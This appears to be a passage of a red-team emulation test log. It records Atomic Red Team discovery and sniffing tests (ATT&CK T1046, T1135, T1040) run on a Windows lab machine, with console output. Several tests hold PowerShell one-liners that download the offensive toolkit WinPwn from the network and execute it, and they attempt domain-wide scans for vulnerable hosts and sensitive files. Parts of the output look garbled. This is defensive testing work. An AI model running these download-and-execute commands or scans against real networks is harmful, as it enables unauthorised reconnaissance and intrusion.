Host is up (0.0035s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
PS C:\Windows\system32> nmap 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-13 11:53 SE Asia Standard Time
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 127.0.0.1
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
PS C:\Windows\system32>

```

Atomic Test #4 - Port Scan using python

Scan ports to check for listening ports with python

```

Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe

PowerShell 7.6.0-preview.4
PS C:\Windows\System32> python "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1046\src\T1046.py" -i 127.0.0.1

Open ports:
127.0.0.1/447 - open
127.0.0.1/2069 - open
127.0.0.1/5041 - open
127.0.0.1/49664 - open
127.0.0.1/49666 - open
127.0.0.1/49669 - open
127.0.0.1/49669 - open
127.0.0.1/49669 - open
127.0.0.1/49669 - open
127.0.0.1/49674 - open
PS C:\Windows\System32>

```

Atomic Test #5 - WinPwn - spoolvulnscan

Start MS-RPRN RPC Service Scan using spoolvulnscan function of WinPwn

```

PS C:\Windows\System32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> spoolvulnscan -noninteractive -consoleoutput
MethodInvocationException: Exception calling "DownloadString" with "1" argument(s): "No such host is known. (raw.githubusercontent.com:443)"
spoolvulnscan:
Line |
  2 |   spoolvulnscan -noninteractive -consoleoutput
     |   ~~~~~
     | The term 'spoolvulnscan' is not recognized as a name of a cmdlet, function, script file, or executable program.
     | Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
PS C:\Windows\System32>

```

Link to WinPwn is not working.

Atomic Test #6 - WinPwn - MS17-10

Search for MS17-10 vulnerable Windows Servers in the domain using powerSQL function of WinPwn

```
PS C:\Windows\System32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> MS17-10 -noninteractive -consoleoutput
MethodInvocationException: Exception calling "DownloadString" with "1" argument(s): "No such host is known. (raw.githubusercontent.com:443)"
MS17-10:
Line |
  2  | MS17-10 -noninteractive -consoleoutput
      | ~~~~~
      | The term 'MS17-10' is not recognized as a name of a cmdlet, function, script file, or executable program.
      | Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
PS C:\Windows\System32>
```

Link to WinPwn is not working.

Atomic Test #7 - WinPwn - bluekeep

Search for bluekeep vulnerable Windows Systems in the domain using bluekeep function of WinPwn. Can take many minutes to complete (~600 seconds in testing on a small domain).

```
PS C:\Windows\System32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> bluekeep -noninteractive -consoleoutput
MethodInvocationException: Exception calling "DownloadString" with "1" argument(s): "No such host is known. (raw.githubusercontent.com:443)"
bluekeep:
Line |
  2  | bluekeep -noninteractive -consoleoutput
      | ~~~~~
      | The term 'bluekeep' is not recognized as a name of a cmdlet, function, script file, or executable program.
      | Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
```

Link to WinPwn is not working.

Atomic Test #8 - WinPwn - fruit

Search for potentially vulnerable web apps (low hanging fruits) using fruit function of WinPwn

```
PS C:\Windows\System32> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
>> fruit -noninteractive -consoleoutput
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\ProgramData\Powercat\Scripts\Invoke-Certify.ps1'."
At line:478 char:1
+ $certify = (new-object net.webclient).downloadstring($cur3thissh1t_...
+ ~~~~~
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\ProgramData\Powercat\Scripts\System32\cmd.exe /c powershell Import-Module .\Import.ps1'."
At line:479 char:1
+ $system32cmd = (new-object net.webclient).downloadstring($cur3thissh1t_...
+ ~~~~~
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\ProgramData\Powercat\Scripts\Invoke-WebServer.ps1'."
At line:480 char:1
+ $invokewebserver = (new-object net.webclient).downloadstring($cur3thissh1t_...
+ ~~~~~
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\ProgramData\Powercat\Scripts\Invoke-ModuleImport.ps1'."
At line:481 char:1
+ $module = (new-object net.webclient).downloadstring($cur3thissh1t_...
+ ~~~~~
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Please enter the CIDR for the network (example: 192.168.0.0/24): 192.168.0.0/24
Searching...
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path 'C:\ProgramData\Powercat\Scripts\Find-Fruit.ps1'."
At line:484 char:1
+ $findfruit = (new-object net.webclient).downloadstring($cur3thissh1t_repo_...
+ ~~~~~
+ CategoryInfo          : NotSpecified (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Find-Fruit : The term 'Find-Fruit' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:485 char:1
+ $findfruit = Invoke-Command -ScriptBlock $findfruit
+ ~~~~~
+ CategoryInfo          : (0x0) (WebException) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

Press Enter to continue...
PS C:\Windows\System32>
```

Link to WinPwn not working.

Atomic Test #9 - Network Service Discovery for Containers

Can not process due to OS unavailable

Atomic Test #10 - Port-Scanning /24 Subnet with PowerShell

Scanning common ports in a /24 subnet. If no IP address for the target subnet is specified the test tries to determine the attacking machine's "primary" IPv4 address first and then scans that address with a /24 netmask. The connection attempts to use a timeout parameter in milliseconds to speed up the scan. Please note the atomic might not print any output until the scans are completed.

```
[i] Using Interface Ethernet
[i] Base IP-Address for Subnet: 10.0.2.15
[i] Assuming /24 subnet. scanning 10.0.2.'1' to 10.0.2.'254'
Port 445 is open on 10.0.2.2
Port 445 is open on 10.0.2.15
PS C:\Windows\System32> _
```

Atomic Test #11 - Remote Desktop Services Discovery via PowerShell

Availability of remote desktop services can be checked using get- cmdlet of PowerShell

```
PS C:\Windows\System32> Get-Service -Name "Remote Desktop Services", "Remote Desktop Configuration"

Status  Name             DisplayName
-----
Stopped SessionEnv      Remote Desktop Configuration
Stopped TermService Remote Desktop Services
```

Atomic Test #12 - Port Scan using nmap (Port range)

Can not process due to OS unavailable

Network Share Discovery: T1135

[Description from ATT&CK](#)

Atomic Test #1 - Network Share Discovery

Can not process due to OS unavailable

Atomic Test #2 - Network Share Discovery - linux

Can not process due to OS unavailable

Atomic Test #3 - Network Share Discovery - FreeBSD

Can not process due to OS unavailable

Atomic Test #4 - Network Share Discovery command prompt

Network Share Discovery utilizing the command prompt. The computer name variable may need to be modified to point to a different host. Upon execution available network shares will be displayed in the powershell session

```
C:\Windows\system32>net view \\localhost
There are no entries in the list.
```

Atomic Test #5 - Network Share Discovery PowerShell

Network Share Discovery utilizing PowerShell. The computer name variable may need to be modified to point to a different host. Upon execution, available network shares will be displayed in the powershell session

```
PS C:\Windows\System32> get-smbshare

Name      ScopeName Path      Description
-----
ADMIN$    *        C:\Windows Remote Admin
C$        *        C:\       Default share
IPC$      *        Remote IPC
```

```
PS C:\Windows\System32>
```

Atomic Test #6 - View available share drives

View information about all of the resources that are shared on the local computer Upon execution, available share drives will be displayed in the powershell session

```
C:\Windows\system32>net share

Share name Resource          Remark
-----
C$         C:\               Default share
IPC$       C:\               Remote IPC
ADMIN$     C:\Windows        Remote Admin
The command completed successfully.
```

Atomic Test #7 - Share Discovery with PowerView

Enumerate Domain Shares the current user has access. Upon execution, progress info about each share being scanned will be displayed.

This happens due to not joining a domain.

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. ShareFinder finds (non-standard) shares on machines in the domain.

This happens due to not joining a domain.

Network share enumeration using the shareenumeration function of WinPwn

```

PS C:\Users\Test_runner> iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/saur3n145h1t/WiNpwn/121d4e26a7ac268a415e1be92b2b538c5773/WiNpwn.ps1')
>> shareenumeration -noninteractive -consoleoutput
Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\PowersharpPack\master\PowersharpBinaries\Invoke-Certify.ps1'."
At line:4778 char:1
+ $certify = (New-Object Net.WebClient).DownloadString($53cur3Th1sSh1t_ ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\PowershellScripts\SystemDirectoryServicesProtocols-Import.ps1'."
At line:4779 char:1
+ $systemDirectoryServicesProtocols = (New-Object Net.WebClient).Downlo ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\obfuscatedps\viewdevobfs.ps1'."
At line:4780 char:1
+ $viewdevobfs = (New-Object Net.WebClient).DownloadString($53cur3Th1sS ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\PowershellScripts\ADModuleImport.ps1'."
At line:4781 char:1
+ $admodule = (new-object net.webclient).downloadstring($53cur3Th1sSh1t ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Exception calling "DownloadString" with "1" argument(s): "Could not find a part of the path
'C:\Creds\master\obfuscatedps\view.ps1'."
At line:4117 char:5
+ IEX (New-Object Net.WebClient).DownloadString($53cur3Th1sSh1t_rep ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException

Searching for sensitive Files on the Domain-Network, this can take a while:
Claire : the term 'Claire' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:4119 char:72
+ ... consoleoutput)(Claire >> $currentPath\SensitiveFiles.txt)else{Claire}
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Claire:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

shift : The term 'shift' is not recognized as the name of a cmdlet, function, script file, or operable program. Check
the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:4120 char:87

```

Link to WinPwn not working.

Atomic Test #10 - Network Share Discovery via dir command

Network Share Discovery utilizing the dir command prompt. The computer ip variable may need to be modified to point to a different host ip Upon execution available network shares will be displayed in the commandline session

```

C:\Windows\system32>dir \\127.0.0.1\c$
Volume in drive \\127.0.0.1\c$ has no label.
Volume Serial Number is 3480-64FB

Directory of \\127.0.0.1\c$

05/09/2025 08:51 AM <DIR> 1056.001
05/08/2025 12:31 AM <DIR> inetpub
12/07/2019 04:14 PM <DIR> PerfLogs
06/05/2025 11:09 AM <DIR> Program Files
05/22/2025 02:32 PM <DIR> Program Files (x86)
05/07/2025 11:09 AM <DIR> Users
06/05/2025 11:09 AM <DIR> Windows
0 File(s) 0 bytes
7 Dir(s) 23,263,543,296 bytes free

C:\Windows\system32>dir \\127.0.0.1\admin$
Volume in drive \\127.0.0.1\admin$ has no label.
Volume Serial Number is 3480-64FB

Directory of \\127.0.0.1\admin$

06/05/2025 11:09 AM <DIR> .
06/05/2025 11:09 AM <DIR> ..
12/07/2019 04:51 PM <DIR> addins
05/31/2025 11:17 PM <DIR> ADFS
05/21/2025 03:46 PM <DIR> appcompat
05/08/2025 12:31 AM <DIR> apppatch
06/04/2025 03:37 PM <DIR> AppReadiness
05/07/2025 04:50 PM <DIR> assembly
05/22/2025 03:34 PM <DIR> bcasdvr
05/07/2025 06:31 PM <DIR> 93,696 bfsvc.exe
05/08/2025 12:31 AM <DIR> Boot
12/07/2019 04:14 PM <DIR> Branding
06/04/2025 04:20 PM <DIR> CbsTemp
12/07/2019 05:16 PM <DIR> Containers
05/07/2025 10:39 AM <DIR> CSC
12/07/2019 04:14 PM <DIR> Cursors
05/07/2025 06:18 PM <DIR> debug
12/07/2019 04:31 PM <DIR> diagnostics
05/08/2025 12:31 AM <DIR> DiagTrack
12/07/2019 04:50 PM <DIR> DigitalLocker
05/23/2025 07:00 AM <DIR> 2,919 DcInstall.log
05/08/2025 12:31 AM <DIR> en-US
05/15/2025 07:23 PM <DIR> 5,960,488 explorer.exe
12/07/2019 04:14 PM <DIR> GameBarPresenceWriter

```

```

12/07/2019 04:14 PM <DIR> GameBarPresenceWriter
12/07/2019 04:31 PM <DIR> Globalization
12/07/2019 04:50 PM <DIR> Help
05/15/2025 07:25 PM <DIR> 1,065,984 HelpPane.exe
12/07/2019 04:09 PM <DIR> 10,432 hh.exe
12/07/2019 04:31 PM <DIR> IdentityCRL
12/04/2023 09:55 AM <DIR> IHE
05/22/2025 03:34 PM <DIR> ImmersiveControlPanel
05/08/2025 12:31 AM <DIR> InboxApps
06/05/2025 10:22 AM <DIR> IOP
12/07/2019 04:14 PM <DIR> InputMethod
12/07/2019 04:14 PM <DIR> L2Schemas
12/07/2019 04:14 PM <DIR> LiveKernelReports
05/31/2025 11:17 PM <DIR> Logs
05/08/2025 12:36 AM <DIR> 1,380 lsaserv.log
12/07/2019 04:08 PM <DIR> 43,131 mib.bin
06/04/2025 04:20 PM <DIR> Microsoft.NET
12/07/2019 04:14 PM <DIR> Migration
12/07/2019 04:14 PM <DIR> ModemLogs
05/15/2025 07:25 PM <DIR> 200,704 notepad.exe
12/07/2019 04:52 PM <DIR> OCA
12/07/2019 04:14 PM <DIR> Offline Web Pages
05/15/2025 06:59 PM <DIR> Panther
12/07/2019 04:14 PM <DIR> Performance
05/25/2025 06:13 PM <DIR> 14,650 perflog.log
12/07/2019 04:31 PM <DIR> PLA
05/22/2025 03:34 PM <DIR> PolicyDefinitions
06/05/2025 11:14 AM <DIR> Prefetch
05/22/2025 03:34 PM <DIR> PrintDialog
12/07/2019 04:10 PM <DIR> 30,831 Professional.xml
05/08/2025 12:31 AM <DIR> Provisioning
03/23/2022 11:22 PM <DIR> 732,112 py.exe
03/23/2022 11:22 PM <DIR> 46,544 pyshellex.amd64.dll
03/23/2022 11:22 PM <DIR> 732,112 pyw.exe
05/07/2025 06:33 PM <DIR> 370,176 regedit.exe
12/07/2019 04:31 PM <DIR> Registration
12/07/2019 04:54 PM <DIR> RemotePackages
12/07/2019 04:31 PM <DIR> rescache
12/07/2019 04:14 PM <DIR> Resources
12/07/2019 04:14 PM <DIR> SchCache
12/07/2019 04:54 PM <DIR> schemas
12/07/2019 04:54 PM <DIR> security
05/08/2025 12:36 AM <DIR> ServiceProfiles
05/07/2025 11:10 AM <DIR> ServiceState
05/22/2025 03:34 PM <DIR> servicing
12/07/2019 04:16 PM <DIR> Setup
05/22/2025 03:34 PM <DIR> ShellComponents
05/22/2025 03:34 PM <DIR> ShellExperiences
12/07/2019 04:31 PM <DIR> SxS

```

```

05/22/2025 03:34 PM <DIR> ShellComponents
05/22/2025 03:34 PM <DIR> ShellExperiences
12/07/2019 04:31 PM <DIR> SKB
05/07/2025 10:39 AM <DIR> SoftwareDistribution
12/07/2019 04:14 PM <DIR> Speech
12/07/2019 04:14 PM <DIR> Speech_OneCore
05/15/2025 07:23 PM 164,352 splwow64.exe
12/07/2019 04:14 PM <DIR> System
12/07/2019 04:12 PM 219 system.ini
06/05/2025 10:22 AM <DIR> System32
12/04/2023 09:56 AM <DIR> SystemApps
05/22/2025 03:34 PM <DIR> SystemResources
06/05/2025 10:19 AM <DIR> SystemTemp
06/04/2025 04:19 PM <DIR> SysWOW64
12/07/2019 04:14 PM <DIR> TAPI
05/08/2025 12:37 AM <DIR> Tasks
06/05/2025 11:09 AM <DIR> Temp
12/07/2019 04:14 PM <DIR> tracing
12/04/2023 09:56 AM <DIR> twain_32
05/15/2025 07:25 PM 76,800 twain_32.dll
12/07/2019 04:14 PM <DIR> Vss
12/07/2019 04:14 PM <DIR> WaaS
12/07/2019 04:31 PM <DIR> Web
12/07/2019 04:12 PM 92 win.ini
06/05/2025 11:33 AM 276 WindowsUpdate.log
12/07/2019 04:10 PM 11,776 winhlp32.exe
06/04/2025 04:20 PM <DIR> WinSxS
12/07/2019 04:53 PM 316,640 WMSysPr9.prx
12/07/2019 04:29 AM 11,264 write.exe
22 File(s) 9,894,578 bytes
76 Dir(s) 23,263,543,296 bytes free

C:\Windows\system32>dir \\127.0.0.1\IPC$
The parameter is incorrect.


C:\Windows\system32>dir \\127.0.0.1\IPC$
The parameter is incorrect.

C:\Windows\system32>

```

Atomic Test #11 - Enumerate All Network Shares with SharpShares


SharpShares is a command line tool that can be integrated with Cobalt Strike's execute-assembly module, allowing for the enumeration of network shares. This technique has been utilized by various ransomware groups, including BianLian. [Reference](#)



This happens due to not joining a domain.

Atomic Test #12 - Enumerate All Network Shares with Snaffle

Snaffler is an open-source tool that has been used by various threat groups, including Scattered Spider/Muddled Libra, to enumerate accessible shares and credential-containing files within a domain. [Reference](#)



```
T1135SnafflerOutput.txt - Notepad
File Edit Format View Help
[DESKTOP-VR082RI\Test_runner@DESKTOP-VR082RI] 2025-06-13 07:08:44Z [Info] Parsing args...
[DESKTOP-VR082RI\Test_runner@DESKTOP-VR082RI] 2025-06-13 07:08:45Z [Info] Parsed args
successfully.
[DESKTOP-VR082RI\Test_runner@DESKTOP-VR082RI] 2025-06-13 07:08:45Z [Info] Invoking DFS
Discovery because no ComputerTargets or PathTargets were specified
[DESKTOP-VR082RI\Test_runner@DESKTOP-VR082RI] 2025-06-13 07:08:45Z [Info] Getting DFS
paths from AD.
```

Network Sniffing: T1040

Description from ATT&CK

Atomic Test #1 - Packet Capture Linux using tshark or tcpdump

Can not process due to OS unavailable

Atomic Test #2 - Packet Capture FreeBSD using tshark or tcpdump


Can not process due to OS unavailable

Atomic Test #3 - Packet Capture macOS using tcpdump or tshark

Can not process due to OS unavailable

Atomic Test #4 - Packet Capture Windows Command Prompt

Perform a packet capture using the windows command prompt. This will require a host that has Wireshark/Tshark installed.



```
C:\Windows\system32>
C:\Windows\system32>"c:\Program Files\Wireshark\tshark.exe" -i Ethernet -c 5
Capturing on 'Ethernet'
 1  0.000000  10.0.2.15 → 140.82.114.21  SSL 55
 2  0.000600 140.82.114.21 → 10.0.2.15    TCP 60 443 → 57633 [ACK] Seq=1 Ack=2 Win=65535 Len=0
 3  20.671431  10.0.2.15 → 104.84.150.101  SSL 55
 4  20.671868 104.84.150.101 → 10.0.2.15    TCP 60 443 → 57609 [ACK] Seq=1 Ack=2 Win=65535 Len=0
 5  36.453653  10.0.2.15 → 20.42.65.93   SSL 55
5 packets captured
C:\Windows\system32>
```

Atomic Test #5 - Windows Internal Packet Capture

Uses the built-in Windows packet capture After execution you should find a file named trace.etl and trace.cab in the temp directory


```
C:\Windows\system32>netsh trace start capture=yes tracefile=%temp%\trace.etl maxsize=10

Trace configuration:
-----
Status:                Running
Trace File:             C:\Users\TEST_R~1\AppData\Local\Temp\trace.etl
Append:                 Off
Circular:               On
Max Size:               10 MB
Report:                 Off

C:\Windows\system32>_
```

Atomic Test #6 - Windows Internal pktmon capture


Will start a packet capture and store log file as t1040.etl. <https://lolbas-project.github.io/lolbas/Binaries/Pktmon/>



T1040.etl: 16,384 KB

Atomic Test #7 - Windows Internal pktmon set filter

Select Desired ports for packet capture <https://lolbas-project.github.io/lolbas/Binaries/Pktmon/>



```
C:\Windows\system32>pktmon.exe filter add -p 445
Filter added.

C:\Windows\system32>_
```

Atomic Test #8 - Packet Capture macOS using /dev/bpfN with sudo

Can not process due to OS unavailable

Atomic Test #9 - Filtered Packet Capture macOS using /dev/bpfN with sudo

Can not process due to OS unavailable

Atomic Test #10 - Packet Capture FreeBSD using /dev/bpfN with sudo

Can not process due to OS unavailable

Atomic Test #11 - Filtered Packet Capture FreeBSD using /dev/bpfN with sudo

Can not process due to OS unavailable

Atomic Test #12 - Packet Capture Linux socket AF_PACKET,SOCK_RAW with sudo

Can not process due to OS unavailable

Atomic Test #13 - Packet Capture Linux socket AF_INET,SOCK_RAW,TCP with sudo

Can not process due to OS unavailable

Atomic Test #14 - Packet Capture Linux socket AF_INET,SOCK_PACKET,UDP with sudo

Can not process due to OS unavailable

Atomic Test #15 - Packet Capture Linux socket AF_PACKET,SOCK_RAW with BPF filter for UDP with sudo

Can not process due to OS unavailable

Atomic Test #16 - PowerShell Network Sniffing

```

PS C:\Users\Test_runner> New-NetEventSession -Name Capture007 -LocalFilePath "$ENV:Temp\sniff.etl"
>> Add-NetEventPacketCaptureProvider -SessionName Capture007 -TruncationLength 100
>> Start-NetEventSession -Name Capture007
>> Stop-NetEventSession -Name Capture007
>> Remove-NetEventSession -Name Capture007

Name : Capture007
CaptureMode : SaveToFile
LocalFilePath : C:\Users\TEST_R~1\AppData\Local\Temp\sniff.etl
MaxFileSize : 250 MB
TraceBufferSize : 0 KB
MaxNumberOfBuffers : 0
